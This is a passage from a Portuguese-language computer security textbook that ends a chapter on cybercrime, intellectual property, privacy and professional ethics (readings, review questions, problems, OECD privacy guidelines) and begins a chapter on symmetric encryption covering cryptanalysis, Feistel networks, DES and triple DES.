Comparadas com os códigos de ética que discutimos antes, as regras são poucas e de natureza bastante geral. A intenção é que elas se apliquem a um amplo espectro de pessoas envolvidas em projeto e desenvolvimento de sistemas de computador. As regras conquistaram grande apoio, como diretrizes úteis, por acadêmicos, praticantes, cientistas de computação e filósofos de vários países [MILL11]. Parece provável que influenciarão futuras versões de códigos de ética publicados por organizações profissionais relacionadas à área de computação.

## 19.5 Leituras e sites recomendados

Os seguintes são artigos úteis sobre crimes de computador e cibercrime: [KSHE06], [CYMR06] e [TAVA00]. [BRAU01] dá uma boa introdução a

direitos autorais, patentes e marcas registradas. [GIBB00] dá uma descrição concisa da Lei dos Direitos Autorais do Milênio Digital (DMCA). Uma útil introdução ao Gerenciamento de Direitos Digitais (DRM) é [LIU03]. [CAMP03] discute aspectos legais do DRM e descreve alguns sistemas disponíveis no comércio.

[ISAT02] é uma discussão esclarecedora da relação entre segurança e privacidade com sugestões sobre medidas técnicas de segurança para proteger a privacidade. [GOTT99] provê uma discussão detalhada do código de ética de engenharia de software e o que ele significa para os indivíduos que atuam nessa profissão. [CHAP06] é uma discussão atenciosa das questões éticas básicas relacionadas à criação e ao uso de sistemas de informação. [HARR90] é uma discussão detalhada do treinamento de empregados sobre como integrar a ética à tomada de decisões e sobre o comportamento relacionado à utilização de sistemas de informação e computadores. [ANDE93] é uma análise muito útil das implicações práticas do Código de Ética da ACM, com vários estudos de caso ilustrativos.

**ANDE93** Anderson, R. et al. Using the New ACM Code of Ethics in Decision Making. *Communications of the ACM*, fevereiro de 1993.

**BRAU01** Braunfeld, R. e Wells, T. Protecting Your Most Valuable Asset: Intellectual Property. *IT Pro*, março/abril de 2000.

**CAMP03** Camp, L. First Principles of Copyright for DRM Design. *IEEE Internet Computing*, maio/junho de 2003.

**CHAP06** Chapman, C. Fundamental Ethics in Information Systems. *Proceedings of the 39th Hawaii International Conference on System Sciences*, 2006.

**CYMR06** Team Cymru, Cybercrime: An Epidemic. *ACM Queue*, novembro de 2006.

**GIBB00** Gibbs, J. The Digital Millennium Copyright Act. *ACM Ubiquity*, agosto de 2000.

**GOTT99** Gotterbarn, D. How the New Software Engineering Code of Ethics Affects You. *IEEE Software*, novembro/dezembro de 1999.

**HARR90** Harrington, S. e McCollum, R. Lessons from Corporate America Applied to Training in Computer Ethics. *Proceedings of the ACM Conference on Computers and the Quality of Life (SIGCAS and SIGCAPH)*, setembro de 1990.

**ISAT02** Information Science and Technology Study Group. Security with Privacy, *DARPA Briefing on Security and Privacy*, dezembro de 2002.

[www.cs.berkeley.edu/~tygar/papers/ISAT-final-briefing.pdf](http://www.cs.berkeley.edu/~tygar/papers/ISAT-final-briefing.pdf)

**KSHE06** Kshetri, N. The Simple Economics of Cybercrimes. *IEEE Security and Privacy*, janeiro/fevereiro de 2006.

**LIU03** Liu, Q., Safavi-Naini, R. e Sheppard, N. Digital Rights Management for Content Distribution. *Proceedings, Australasian Information Security Workshop 2003 (AISW2003)*, 2003.

**TAVA00** Tavani, H. Defining the Boundaries of Computer Crime: Piracy, Break-Ins, and Sabotage in Cyberspace. *Computers and Society*, setembro de 2000.

## Sites recomendados

- **Criminal Justice Resources: CyberCrime:** Excelente coletânea de links mantidos pela Michigan State University.
- **International High Technology Crime Investigation Association:** Um esforço colaborativo dos órgãos responsáveis pela aplicação de leis e do setor privado. Contém um útil conjunto de links e outros recursos.
- **Computer Ethics Institute:** Inclui documentos, estudos de caso e links sobre ética na área de computação.
- **The Rules:** Mantido pelo Ad Hoc Committee on Responsible Computing.

## 19.6 Termos principais, perguntas de revisão e problemas

### Termos principais

cibercrime	ética	marca registrada
código de conduta	Gerenciamento de Direitos	patente
crime de computador	Digitais (DRM)	privacidade
direito autoral	infração	propriedade intelectual
	Lei dos Direitos Autorais do Milênio Digital (DMCA)	

## Perguntas de revisão

- 19.1 Descreva uma classificação de crimes de computador baseada no papel que o computador desempenha na atividade criminal.
- 19.2 Defina três tipos de propriedade.
- 19.3 Defina três tipos de propriedade intelectual.
- 19.4 Quais são as condições básicas que devem ser cumpridas para reivindicar um direito autoral?
- 19.5 Cite os direitos que um direito autoral confere.
- 19.6 Descreva brevemente a Lei dos Direitos Autorais do Milênio Digital (*Digital Millennium Copyright Act — DMCA*).
- 19.7 O que é gerenciamento de direitos digitais (*Digital Rights Management — DRM*)?
- 19.8 Descreva as principais categorias de usuários de sistemas de gerenciamento de direitos digitais (DRM).
- 19.9 Quais são os princípios fundamentais incorporados na Diretiva de Proteção de Dados da Comunidade Europeia?
- 19.10 Quais são as principais diferenças entre as preocupações relativas à privacidade descritas nos Critérios Comuns (*Common Criteria*) e as preocupações usualmente expressas em documentos, padrões e políticas organizacionais oficiais?
- 19.11 Cite as funções que um código de conduta profissional pode cumprir.

## Problemas

- 19.1 Para cada um dos cibercrimes citados na [Tabela 19.1](#), indique se ele recai na categoria de computador como alvo, computador como dispositivo de armazenamento ou computador como ferramenta de comunicações. No primeiro caso, indique se o crime é principalmente um ataque à integridade de dados, integridade de sistema, confidencialidade, privacidade ou disponibilidade de dados.
- 19.2 Repita o Problema 19.1 para a [Tabela 19.2](#).
- 19.3 Consulte os resultados de um recente levantamento de crimes de computador (*Computer Crime Survey*) como os da CSI/FBI ou Aus-CERT. Quais são as mudanças que eles observam nos tipos de crimes relatados? Quais são as diferenças entre seus resultados e os mostrados na [Tabela 19.2](#)?
- 19.4 Uma das primeiras e controversas utilizações do DCMA foi no caso

apresentado nos Estados Unidos pela Motion Picture Association of America (MPAA), em 2000, para tentar impedir a distribuição dos programas do tipo DeCSS e derivados. Esses programas poderiam ser usados para burlar a proteção contra cópia presente em DVDs comerciais. Procure uma breve descrição desse caso e seu desfecho. Determine se a MPAA conseguiu suprimir detalhes do algoritmo de desembaralhamento do DeCSS.

19.5 Considere um sistema de DRM popular como o FairPlay da Apple, usado para proteger faixas de áudio compradas na loja de música iTunes. Se uma pessoa comprar uma faixa na loja iTunes, de autoria de um artista gerenciado por uma gravadora como a EMI, identifique qual empresa ou pessoa representa cada um dos papéis que compõem o DRM, mostrados na [Figura 19.3](#).

19.6 A [Tabela 19.4](#) cita as diretrizes de privacidade declaradas pela Organização para Cooperação e Desenvolvimento Econômico (OCDE). Compare essas diretrizes com as categorias apresentadas na Diretiva de Proteção de Dados adotada na Comunidade Europeia.

19.7 Muitos países agora exigem que as organizações que coletam informações pessoais publiquem uma política de privacidade detalhando como tratarão e usarão tais informações. Obtenha uma cópia da política de privacidade de uma organização à qual você forneceu seus detalhes pessoais. Compare essa política com as listas de princípios dadas na [Seção 19.3](#). Essa política aborda todos esses princípios?

19.8 Uma instrução da gerência cita as cinco ações seguintes como as principais para melhorar a privacidade. Compare essas recomendações com o Privacy Standard of Good Practice no Apêndice H.4 (disponível no site como material complementar, em inglês). Comente as diferenças.

- a. Mostrar apoio visível e consistente da gerência.
- b. Estabelecer responsabilidades sobre a privacidade. Requisitos de privacidade precisam ser incorporados a qualquer cargo que lide com informações pessoalmente identificáveis (*personally identifiable information* — PII).
- c. Incorporar privacidade e segurança ao ciclo de vida de sistemas e aplicações. Isso inclui uma avaliação formal do impacto sobre a privacidade.
- d. Proporcionar conscientização e treinamento contínuos e efetivos.
- e. Cifrar PII móvel. Isso inclui dispositivos de transmissão, bem como dispositivos móveis.

19.9 Considere que você seja um administrador de sistemas de nível médio, responsável por uma seção de uma grande organização. Você tenta incentivar seus usuários a ter boas políticas de senha e a executar periodicamente ferramentas de quebra de senha para verificar se as que estão em uso são ou não fáceis de adivinhar. Você tomou conhecimento de um surto recente de atividades de quebra de senha por hackers. Em um ímpeto de entusiasmo, você transfere o arquivo de senhas de várias outras seções da organização e tenta quebrá-las. Para seu horror, você constata que em uma seção na qual trabalhava (mas com a qual as suas relações agora são um pouco desconfortáveis) aproximadamente 40% das senhas são fáceis de adivinhar (incluindo a do vice-presidente da seção, cuja senha é “president”!). Você conversa discretamente com alguns dos seus antigos colegas e faz algumas alusões veladas na esperança de que as coisas melhorem por si só. Algumas semanas depois, você transfere novamente o arquivo de senhas para análise, na esperança de que as coisas tenham melhorado. Mas não melhoraram. Infelizmente, dessa vez um de seus colegas percebe o que você está fazendo. Como esse colega é uma pessoa que age “como manda o figurino”, ele informa à gerência sênior o que você está fazendo, e naquela tarde você é preso, acusado de atuar como hacker e demitido do emprego. Você fez alguma coisa errada? Quais dos dilemas éticos potenciais citados na [Tabela 19.3](#) esse caso ilustra? Indique brevemente quais argumentos você poderia usar para defender as suas ações. Refira-se aos códigos de conduta profissional mostrados nas [Figuras 19.8 a 19.10](#).

19.10 A [Seção 19.4](#) declarou que os três códigos de ética ilustrados neste capítulo (ACM, IEEE, AITP) compartilham os temas comuns de dignidade e valor das pessoas; integridade pessoal; responsabilidade pelo trabalho; confidencialidade de informações; segurança, saúde e bem-estar públicos; participação em associações profissionais; e conhecimento de tecnologia relacionado a poder social. Construa uma tabela que mostre para cada tema e para cada código a cláusula ou cláusulas relevantes no código que abordam o tema.

19.11 O site de conteúdo *premium* deste livro inclui uma cópia do Código de Conduta Profissional da ACM de 1982. Compare esse código com o Código de Ética e Conduta Profissional da ACM de 1997 ([Figura 19.8](#)).

- a. Há elementos no código de 1982 não encontrados no código de 1997? Proponha um princípio racional para a exclusão desses elementos.
- b. Há elementos no código de 1997 não encontrados no código de 1982?

Proponha um princípio racional para a sua inclusão.

19.12 O site de conteúdo *premium* deste livro inclui uma cópia do Código de Ética do IEEE de 1977. Compare esse código com o Código de Ética do IEEE de 2006 ([Figura 19.9](#)).

a. Há elementos no código de 1979 não encontrados no código de 2006?

Proponha um princípio racional para a sua exclusão.

b. Há elementos no código de 2006 não encontrados no código de 1979?

Proponha um princípio racional para a sua inclusão.

19.13 O site de conteúdo *premium* deste livro inclui uma cópia do Código de Ética e Conduta Profissional da Engenharia de Software (versão 5.2) como recomendado por uma força-tarefa conjunta ACM/IEEE-CS. Compare esse código com cada um dos três códigos reproduzidos neste capítulo ([Figuras 19.8](#) a [19.10](#)). Comente as diferenças em cada caso.

#### **Tabela 19.4**

### **Diretrizes para a proteção da privacidade e fluxos transfronteiriços de informação da OCDE**

#### **Limitação de coleta**

Deve haver limites para a coleta de dados pessoais e esses dados devem ser obtidos por meios lícitos e justos, e, onde adequado, com o conhecimento ou consentimento dos sujeitos.

#### **Qualidade dos dados**

Dados pessoais devem ser relevantes para a finalidade para a qual serão usados e, até onde necessário para essa finalidade, devem ser acurados, completos e atualizados.

#### **Especificação de propósito**

As finalidades para as quais os dados pessoais são coletados devem ser especificadas antes do momento da coleta, e o uso subsequente deve ser limitado à consecução dessas finalidades ou outras que não sejam incompatíveis com aquelas finalidades, e como especificado

em cada ocasião de mudança de finalidade.

## Limitação de uso

Dados pessoais não devem ser revelados, disponibilizados ou usados de qualquer modo para outras finalidades que não as especificadas de acordo com o princípio precedente, exceto com o consentimento do sujeito dos dados ou de uma autoridade legal.

## Salvaguardas de segurança

Dados pessoais devem ser protegidos por salvaguardas de segurança razoáveis contra riscos como perda ou acesso não autorizado, destruição, utilização, modificação ou revelação de dados.

## Abertura

Deve haver políticas gerais de abertura em relação a desenvolvimentos, práticas e políticas no que diz respeito a dados pessoais. Deve haver meios imediatamente disponíveis de estabelecer a existência e a natureza de dados pessoais, e as principais finalidades de seu uso, bem como identidade e residência usual do controlador dos dados.

## Participação individual

Um indivíduo deve ter o direito de:

1. Obter de um controlador de dados os dados referentes a ele ou confirmação do controlador de dados se este tem ou não dados referentes a ele.
2. Ser avisado da existência de dados relativos a ele e recebê-los dentro de um tempo razoável a um custo (se houver) não excessivo, de maneira razoável e sob uma forma imediatamente inteligível para ele.
3. Saber quais as razões do não atendimento de uma requisição feita sob os subparágrafos (a) e (b), e poder contestar tal negativa.
4. Contestar dados relativos a ele. Se a contestação for bem-sucedida, os dados deverão ser eliminados, retificados, completados ou corrigidos.

## Responsabilidade

Um controlador de dados deve ser responsável pela obediência a medidas conforme traduzidas nos princípios citados anteriormente.

---

<sup>1</sup>Essa definição é a dada no Curso de Cibercrime, Ciberterrorismo e Legislação Digital da New York Law School ([information-retrieval.info/cibercrime/index.html](http://information-retrieval.info/cibercrime/index.html)).

<sup>2</sup>A Convenção Internacional do Cibercrime de 2001 é o primeiro tratado internacional que procura abordar crimes na Internet harmonizando leis nacionais, melhorando técnicas de investigação e aumentando a colaboração entre as nações. Ela foi desenvolvida pelo Conselho da Europa e ratificada por 43 nações, incluindo os Estados Unidos. A Convenção inclui uma lista de crimes que cada Estado signatário deve transpor para suas próprias leis.

<sup>3</sup>Observe que a soma dos números nas três últimas colunas para dada linha pode passar de 100%, porque um participante pode informar vários incidentes em múltiplas categorias de fonte (p. ex., um participante sofre ataques de negação de serviço de agentes externos, bem como de agentes internos).

<sup>4</sup>O direito autoral é automaticamente atribuído a obras recém-criadas em países signatários da convenção de Berna, que abrange a vasta maioria das nações. Alguns países, como os Estados Unidos, garantem proteção legal adicional se a obra for registrada.

<sup>5</sup>A Figura 19.8 é uma versão abreviada do código da ACM.

---

## **PARTE 4**

# Algoritmos Criptográficos

### **OUTLINE**

Capítulo 20 Cifração simétrica e confidencialidade de mensagens

Capítulo 21 Criptografia de chave pública e autenticação de mensagem

---

## CAPÍTULO 20

---

# Cifração simétrica e confidencialidade de mensagens

---

### 20.1 Princípios de cifração simétrica

Criptografia

Criptoanálise

Estrutura de cifra de Feistel

### 20.2 Padrão de cifração de dados (DES)

Padrão de cifração de dados

DES triplo

### 20.3 Padrão de cifração avançado (AES)

Visão geral do algoritmo

Detalhes do algoritmo

### 20.4 Cifras de fluxo e RC4

Estrutura de cifras de fluxo

Algoritmo RC4

### 20.5 Modos de operação de cifras de bloco

Modo de livro de código eletrônico (ECB)

Modo de encadeamento de blocos de cifra (CBC)

Modo de realimentação de cifra (CFM)

Modo contador

### 20.6 Localização de dispositivos de cifração simétrica

### 20.7 Distribuição de chaves

### 20.8 Leituras e sites recomendados

### 20.9 Termos principais, perguntas de revisão e problemas

# Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Explicar os princípios básicos da cifração simétrica.
- Entender a significância da estrutura de cifra de Feistel.
- Descrever a estrutura e a função do DES.
- Distinguir entre DES triplo de duas chaves e três chaves.
- Descrever a estrutura e a função do AES.
- Comparar e contrastar cifração de fluxo e cifração com cifra de bloco.
- Distinguir os principais modos de operação de cifras de bloco.
- Discutir as questões envolvidas na distribuição de chaves.

A cifração simétrica, também denominada cifração convencional, de chave secreta ou cifração de chave única, era o único tipo de cifração em uso antes do desenvolvimento da cifração de chave pública no final da década de 1970.<sup>1</sup> Ela continua sendo de longe a mais amplamente usada dos dois tipos de cifração.

Este capítulo começa com o exame de um modelo geral para o processo de cifração simétrica; isso nos habilitará a entender o contexto no qual os algoritmos são usados. Depois examinaremos três algoritmos de cifração de bloco importantes: DES, DES triplo e AES. Em seguida, o capítulo apresenta a cifração de fluxo simétrica e descreve a amplamente usada cifra de fluxo RC4. Então, examinaremos a aplicação desses algoritmos para conseguir confidencialidade.

## 20.1 Princípios de cifração simétrica

Neste ponto, o leitor deve revisar a [Seção 2.1](#). Lembre-se de que um esquema de cifração simétrica tem cinco componentes ([Figura 2.1](#)):

- **Texto às claras:** É a mensagem ou os dados originais alimentados ao algoritmo como entrada.
- **Algoritmo de cifração:** O algoritmo criptográfico executa várias substituições e transformações no texto às claras.
- **Chave secreta:** A chave secreta é também fornecida como entrada para o algoritmo de cifração. As substituições e transformações exatas realizadas pelo algoritmo dependem da chave.
- **Texto cifrado:** É a mensagem embaralhada produzida como saída. Depende do texto às claras e da chave secreta. Para uma mensagem dada, duas chaves diferentes produzirão dois textos cifrados diferentes.

- **Algoritmo de decifração:** É essencialmente o algoritmo de cifração executado ao contrário. Toma como entrada o texto cifrado e a mesma chave secreta e produz o texto às claras original.

## Criptografia

Os sistemas criptográficos são classificados genericamente conforme três dimensões independentes:

1. **Tipo de operações usadas para transformar texto às claras em texto cifrado.** Todos os algoritmos de cifração são baseados em dois princípios gerais: substituição, na qual cada elemento no texto às claras (bit, letra, grupo de bits ou letras) é mapeado para um outro elemento, e transposição, na qual elementos no texto às claras são rearranjados. O requisito fundamental é que nenhuma informação seja perdida (isto é, que todas as operações sejam reversíveis). A maioria dos sistemas, denominados sistemas de produto, envolve múltiplos estágios de substituições e transposições.
2. **Número de chaves usadas.** Se o remetente e o destinatário usarem a mesma chave, o sistema será denominado simétrico, de chave única, de chave secreta ou de cifração convencional. Se cada um, remetente e destinatário, usar uma chave diferente, o sistema será denominado assimétrico, de duas chaves ou cifração de chave pública.
3. **Modo como o texto às claras é processado.** Uma *cifra de bloco* processa um único bloco de elementos da entrada por vez, produzindo um bloco de saída para cada bloco de entrada. Uma *cifra de fluxo* processa elementos de entrada continuamente, produzindo um elemento de saída por vez, à medida que prossegue sua operação.

## Criptoanálise

O processo de tentar descobrir o texto às claras ou chave é conhecido como **criptoanálise**. A estratégia usada pelo criptoanalista depende da natureza do esquema de cifração e das informações disponíveis para ele.

A [Tabela 20.1](#) resume os vários tipos de ataques criptoanalíticos, com base na quantidade de informações que ele conhece. O problema mais difícil surge quando tudo o que se tem disponível é *texto cifrado apenas*. Em alguns casos, nem mesmo o algoritmo de cifração é conhecido, mas em geral podemos presumir que o oponente na realidade saiba qual é o algoritmo usado para a

cifração. Um possível ataque sob essas circunstâncias é a abordagem de força bruta, isto é, tentar todas as chaves possíveis. Se o espaço de chaves for muito grande, isso se torna impraticável. Assim, o oponente deve recorrer a uma análise do texto cifrado em si, geralmente mediante a aplicação de vários testes estatísticos. Para usar essa abordagem, o oponente deve ter alguma ideia geral do tipo de texto às claras que está oculto, por exemplo, um texto em inglês ou francês, um arquivo EXE, uma listagem do código-fonte em Java, um arquivo de contabilidade, e assim por diante.

---

**Tabela 20.1**  
**Tipos de ataques a mensagens cifradas**

---

Tipo de ataque	O que o criptoanalista conhece
Somente texto cifrado	<ul style="list-style-type: none"> <li>■ Algoritmo de cifração</li> <li>■ Texto cifrado a ser decodificado</li> </ul>
Texto às claras conhecido	<ul style="list-style-type: none"> <li>■ Algoritmo de cifração</li> <li>■ Texto cifrado a ser decodificado</li> <li>■ Um ou mais pares (de texto às claras, texto cifrado) processados com a chave secreta</li> </ul>
Texto às claras escolhido	<ul style="list-style-type: none"> <li>■ Algoritmo de cifração</li> <li>■ Texto cifrado a ser decodificado</li> <li>■ Mensagem em texto às claras escolhida pelo criptoanalista, juntamente com seu texto cifrado correspondente gerado com a chave secreta</li> </ul>
Texto cifrado escolhido	<ul style="list-style-type: none"> <li>■ Algoritmo de cifração</li> <li>■ Texto cifrado a ser decodificado</li> <li>■ Texto cifrado-alvo escolhido pelo criptoanalista, junto com seu texto às claras decifrado correspondente gerado com a chave secreta</li> </ul>
Texto escolhido	<ul style="list-style-type: none"> <li>■ Algoritmo de cifração</li> <li>■ Texto cifrado a ser decodificado</li> <li>■ Mensagem em texto às claras escolhida pelo criptoanalista, junto com seu texto cifrado correspondente gerado com a chave secreta</li> <li>■ Texto cifrado-alvo escolhido pelo criptoanalista, junto com seu texto às claras decifrado correspondente gerado com a chave secreta</li> </ul>

O ataque de texto cifrado apenas é o mais fácil de contrapor porque o oponente dispõe do mínimo de informação com a qual trabalhar. Todavia, em muitos casos, o analista tem mais informações. Ele pode conseguir capturar uma ou mais mensagens em texto às claras, bem como o resultado da cifração dessas mensagens, ou pode saber que certos padrões de texto às claras aparecem em uma mensagem. Por exemplo, um arquivo codificado no formato Postscript sempre começa com o mesmo padrão, uma mensagem de transferência eletrônica de fundos pode ter um cabeçalho ou linhas iniciais padronizados, e assim por diante. Todos esses são exemplos de *texto às claras conhecido*. Se o analista conhecer algum desses textos, poderá conseguir deduzir a chave com base no modo como o texto às claras conhecido é transformado.

Intimamente relacionado ao ataque a texto às claras conhecido é o que se

poderia denominar ataque de palavra provável. Se o oponente estiver trabalhando com a cifração de alguma mensagem geral em prosa, possivelmente não saberá muito sobre o que a mensagem contém. Todavia, se ele estiver em busca de alguma informação muito específica, é possível que saiba o que algumas partes da mensagem contêm. Por exemplo, se o que está sendo transmitido for um arquivo de contabilidade inteiro, é possível que ele saiba qual é a posição de certas palavras-chave no cabeçalho do arquivo. Como outro exemplo, o código-fonte para um programa desenvolvido por uma corporação poderia incluir uma declaração de direitos autorais em alguma posição padronizada.

Se o analista conseguir de algum modo que o sistema de origem insira no sistema uma mensagem escolhida por ele, é possível um ataque *de texto às claras escolhido*. Em geral, se o analista conseguir escolher as mensagens a serem cifradas, ele pode deliberadamente escolher padrões que, espera-se, revelem a estrutura da chave.

A [Tabela 20.1](#) cita dois outros tipos de ataque: texto cifrado escolhido e texto escolhido. Esses ataques são menos comumente empregados como técnicas criptoanalíticas, porém não deixam de ser aberturas possíveis para um ataque.

Apenas algoritmos relativamente fracos não suportam um ataque somente de texto cifrado. Em geral, um algoritmo de cifração é projetado para resistir a um ataque de texto às claras conhecido.

Um esquema de cifração é **computacionalmente seguro** se o texto cifrado gerado pelo esquema cumprir um ou ambos dos seguintes critérios:


- O custo de quebrar a cifra é maior do que o valor das informações cifradas.
- O tempo necessário para quebrar a cifra é maior do que o tempo de vida útil da informação.

Infelizmente, é muito difícil estimar o esforço exigido para criptoanalisar um texto cifrado. Todavia, presumindo que não haja qualquer fraqueza matemática inerente no algoritmo, uma abordagem de força bruta é indicada, e nesse caso podemos fazer algumas estimativas razoáveis de custos e tempo.

Uma abordagem de força bruta envolve tentar todas as chaves possíveis até obter uma tradução inteligível do texto cifrado para um texto às claras. Em média, metade de todas as chaves possíveis deve ser testada até se conseguir sucesso. Esse tipo de ataque é discutido na [Seção 2.1](#).

## Estrutura de cifra de Feistel

Muitos algoritmos simétricos de cifração de bloco, incluindo o DES, têm uma estrutura que foi descrita pela primeira vez por Horst Feistel, da IBM, em 1973 [FEIS73], a qual é mostrada na [Figura 20.1](#). As entradas para o algoritmo de cifração são um bloco de texto às claras de  $2w$  bits de comprimento e uma chave  $K$ . O bloco de texto às claras é dividido em duas metades,  $L_0$  e  $R_0$ . As duas metades dos dados passam por  $n$  rodadas (*rounds*) de processamento e então se combinam para produzir o bloco de texto cifrado. Cada rodada  $i$  tem como entradas  $L_{i-1}$  e  $R_{i-1}$ , derivadas das rodadas anteriores, bem como uma subchave  $K_i$ , derivada da  $K$  global. Em geral, as subchaves  $K_i$  são diferentes de  $K$  e de cada uma das outras, e são geradas a partir da chave por um algoritmo de geração de subchaves.<sup>2</sup>



**FIGURA 20.1** Rede de Feistel clássica.

Todas as rodadas têm a mesma estrutura. Uma substituição é executada na metade esquerda dos dados. Essa substituição é feita mediante a aplicação de uma *função de rodada*  $F$  sobre a metade direita dos dados e depois executando a operação de OU exclusivo (XOR) entre a saída daquela função e a metade esquerda dos dados. A função de rodada tem a mesma estrutura geral para cada rodada, mas é parametrizada pela subchave de rodada  $K_i$ . Depois dessa substituição, é executada uma permutação que consiste no intercâmbio das duas metades dos dados.

A estrutura de Feistel é um exemplo particular da estrutura mais geral usada por todas as cifras de bloco simétrico. Em geral, uma cifra de bloco simétrico consiste em uma sequência de rodadas, cada rodada executando substituições e permutações condicionadas por um valor de chave secreta. A exata execução de uma cifra de bloco simétrica depende da escolha dos seguintes parâmetros e aspectos de projeto:

- **Tamanho do bloco:** Blocos de tamanhos maiores significam maior segurança (se todos os outros parâmetros/aspectos forem iguais), mas velocidade de cifração/decifração reduzida. Um tamanho de bloco de 128 bits é um compromisso razoável quase universal em projetos recentes de cifra de bloco.
- **Tamanho da chave:** Chaves de tamanhos maiores significam maior segurança, mas podem reduzir a velocidade de cifração/decifração. O comprimento de chave mais comum em algoritmos modernos é 128 bits.
- **Número de rodadas:** A essência de uma cifra de bloco simétrica é que uma única rodada oferece segurança inadequada, mas várias rodadas oferecem segurança crescente. Um número típico é 16 rodadas.
- **Algoritmo de geração de subchaves:** Maior complexidade nesse algoritmo deve resultar em maior dificuldade de criptoanálise.
- **Função de rodada:** Novamente, maior complexidade geralmente significa maior resistência à criptoanálise.  
Há duas outras considerações no projeto de uma cifra de bloco simétrica:
  - **Software de cifração/decifração rápida:** Em muitos casos, mecanismos de cifração são embutidos em aplicações ou funções utilitárias de modo tal que não é possível a implementação em hardware. Dessa maneira, a velocidade de execução do algoritmo torna-se uma preocupação.
  - **Facilidade de análise:** Embora queiramos que o nosso algoritmo seja o mais difícil possível de criptoanalizar, há grande benefício se o algoritmo for fácil de analisar. Isto é, se o algoritmo puder ser explicado com concisão e clareza, é mais fácil analisá-lo em relação a vulnerabilidades criptoanalíticas e, por conseguinte, desenvolver um nível mais alto de garantias em relação a sua força. O DES, por exemplo, não tem funcionalidade fácil de analisar.

O processo de decifração com cifra de bloco simétrica é essencialmente o mesmo que o processo de cifração. A regra é a seguinte: use o texto cifrado como entrada para o algoritmo, mas use as subchaves  $K_i$  na ordem inversa. Isto é, use  $K_n$  na primeira rodada,  $K_{n-1}$  na segunda rodada, e assim por diante, até  $K_1$  ser usada na última rodada. Esse é um aspecto interessante porque significa que

não precisamos implementar dois algoritmos diferentes, um para cifração e um para decifração<sup>3</sup>.

## 20.2 Padrão de cifração de dados (DES)

Os algoritmos de cifração simétricos mais comumente usados são as cifras de bloco. Uma cifra de bloco processa a entrada de texto às claras em blocos de tamanho fixo e produz um bloco de texto cifrado de igual tamanho para cada bloco de texto às claras. Esta seção e a seguinte focalizam as três cifras de bloco simétricas mais importantes: o padrão de cifração de dados (*Data Encryption Standard* — DES), o DES triplo (Triple DES, 3DES) e o padrão de cifração avançado (*Advanced Encryption Standard* — AES).

### Padrão de cifração de dados

O esquema de cifração mais amplamente usado é baseado no padrão de cifração de dados (DES) adotado em 1977 pelo National Bureau of Standards, agora National Institute of Standards and Technology (NIST), de acordo com o Padrão Federal de Processamento de Informações 46 (Federal Information Processing Standard 46 — FIPS PUB 46). O algoritmo em si é denominado algoritmo de cifração de dados (*Data Encryption Algorithm* — DEA)<sup>4</sup>.

O algoritmo DES pode ser descrito da seguinte maneira. O texto às claras tem 64 bits de comprimento e a chave tem 56 bits de comprimento; quantidades maiores de texto às claras são processadas em blocos de 64 bits. A estrutura do DES é uma ligeira variação da rede de Feistel mostrada na [Figura 20.1](#). Há 16 rodadas de processamento. A partir da chave original de 56 bits são geradas 16 subchaves, cada uma delas usada em uma rodada.

O processo de decifração com o DES é essencialmente o mesmo que o processo de cifração. A regra é a seguinte: use o texto cifrado como entrada para o algoritmo DES, mas use as subchaves  $K_i$  em ordem inversa. Isto é, use  $K_{16}$  na primeira iteração,  $K_{15}$  na segunda iteração, e assim por diante até  $K_1$  ser usada na décima sexta e última iteração.

### DES triplo

O DES triplo (Triple DES, 3DES) foi o primeiro padronizado para uso em aplicações financeiras no padrão ANSI X9.17 em 1985. O 3DES foi incorporado

como parte do Data Encryption Standard em 1999, com a publicação do FIPS PUB 46-3.

O 3DES usa três chaves e três execuções do algoritmo DES. A função a seguir é uma sequência de cifração-decifração-cifração (EDE) (Figura 20.2a):

$$C = E(K_3, D(K_2, E(K_1, P)))$$

